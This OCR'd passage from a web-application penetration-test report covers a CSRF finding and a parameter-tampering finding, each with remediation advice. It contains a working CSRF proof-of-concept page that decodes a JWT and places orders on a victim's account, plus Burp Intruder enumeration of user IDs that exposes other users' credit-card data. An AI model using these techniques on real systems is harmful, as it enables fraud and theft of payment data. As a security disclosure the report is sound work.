
```
<?php
    //get the user ID from the JWT
    $token=$_GET["jwt"];
    $payload=explode(".", $token);
    $data= base64_decode($payload[1]);
    $info=explode(",", $data);
    $user= $info[5];
    $info=explode(":", $user);
    $id=substr($info[1], 1, -1);
?>

<html>
    <head><script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script></head>

    <body>
        <script>

        $.ajax({
            type: 'POST',
            url: 'http://18.158.46.251:38779/api.php',
            data: { "action": "order", "user_id": <?php echo $id ?> , "car_name2": "CSRF by Dean" , "car_id": "1" ,
                    "name": "hacker" , "email": "hacker@example.com" , "phone": "0521111111" , "location": "New York City" , "picture": "assets/img/cars/car_4/1.jpg"}
        });

        document.location="http://18.158.46.251:38779/main_page.html";

        </script>
    </body>
</html>
```

This page is getting the JWT from the previous page, decode it, and save the user ID number from the JWT's payload, into the 'id' parameter's value.
The 'id' parameter will help us to send a request on behalf of a specific account.

Then, this page sending a POST request to the server-side that includes the 9 parameters we saw earlier, when the "user_id" parameter is using the value of the 'id' parameter.

When the victim will access to 'CSRF_CARS.html' page, a new rent will be made on its account without his knowledge.





RECOMMENDED RECTIFICATION

- REST- Representation State Transfer (REST) is a series of design principles that assign certain types of action (view, create, delete, update) to different HTTP verbs. Following REST-full designs will keep your code clean and help your site scale. Moreover, REST insists that GET requests are used only to view resources. Keeping your GET requests side-effect free will limit the harm that can be done by maliciously crafted URLs–an attacker will have to work much harder to generate harmful POST requests.

- Anti-Forgery Tokens- even when edit actions are restricted to non-GET requests, you are not entirely protected. POST requests can still be sent to your site from scripts and pages hosted on other domains. In order to ensure that you only handle valid HTTP requests you need to include a secret and unique token with each HTTP response, and have the server verify that token when it is passed back in subsequent requests that use the POST method (or any other method except GET, in fact). This is called an anti-forgery token. Each time your server renders a page that performs sensitive actions, it should write out an anti-forgery token in a hidden HTML form field. This token must be included with form submissions, or AJAX calls. The server should validate the token when it is returned in subsequent requests, and reject any calls with missing or invalid tokens.

- Ensure Cookies are sent with the SameSite Cookie Attribute- the Google Chrome team added a new attribute to the Set-Cookie header to help prevent CSRF, and it quickly became supported by the other browser vendors. The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.

- Include Addition Authentication for Sensitive Actions- many sites require a secondary authentication step, or require re-confirmation of login details when the user performs a sensitive action. (Think of a typical password reset page – usually the user will have to specify their old password before setting a new password.) Not only does this protect users who may accidentally leave themselves logged-in on publicly accessible computers, but it also greatly reduces the possibility of CSRF attacks.

4.5 Parameter Tampering

Severity | **Medium** Probability | **Medium**

Vulnerability Description


Parameter tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.

Vulnerability Details


During our check, we have found that the business logic of the 'wallet.html' page is to present the credit cards' details of the logged-in account. By manipulating the 'user_id' parameter, we succeeded to bypass this business logic and see the credit cards' details of a different account.

Execution Demonstration

Accessing to 'wallet.html' page, shows an option to add a credit card.



After saving the credit card's details, a new credit card has appeared.




Capturing the request by using Burp Suite, shows the business logic of the 'wallet.html' page- presenting only the credit cards' details of the logged-in account.

Request


Pretty | Raw | \n | Actions

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:16850
3  Content-Length: 33
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://18.158.46.251:16850
9  Referer: http://18.158.46.251:16850/wallet.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=get_cards&user_id=37393231
```

We tried to bypass this business logic by manipulating the 'user_id' parameter in order to get the credit cards' details of a different account. To do so, we started by analyzing its value on the 'CyberChef' website. As we can see, the 'user_id' value has been encoded with hex format and includes 4 digits.




Trying to analyze a 'user_id' value of a different account, shows it also contains 4 digits.



Then, we moved our previous request to the Intruder, and marked the 'user_id' value.

Also, we configured the payload to include numbers between 1000 to 9999 (4 digits), when each number will be encoded with ASCII hex format.



From the Intruder results, we filtered the values of the 'Length' column from the largest to the smallest.


Request	Payload	Status	Error	Timeout	Length
2026	33303235	200			1903
1602	32363031	200			1902
1810	32383039	200			1881
6570	37353639	200			1051
0		200			1045
6922	37393231	200			1045
5	31303034	200			321
6	31303035	200			321

Then, using a random value from the 'Payload' column on our previous request, shows the credit cards' details of a different account.

Request

Pretty | Raw | \n | Actions

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:16850
3  Content-Length: 33
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://18.158.46.251:16850
9  Referer: http://18.158.46.251:16850/wallet.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=get_cards&user_id=38313030
```



RECOMMENDED RECTIFICATION

- Do not use on the client-side request, a parameter that is responsible for the user's identity. Instead, use its Session ID.

- Another way is to use a signature parameter with encrypted value alongside using the ID parameter. The signature parameter ensures the integrity of the ID parameters' value.

4.6 Insufficient Anti-Automation

Severity | **Medium** Probability | **Medium**

Vulnerability Description

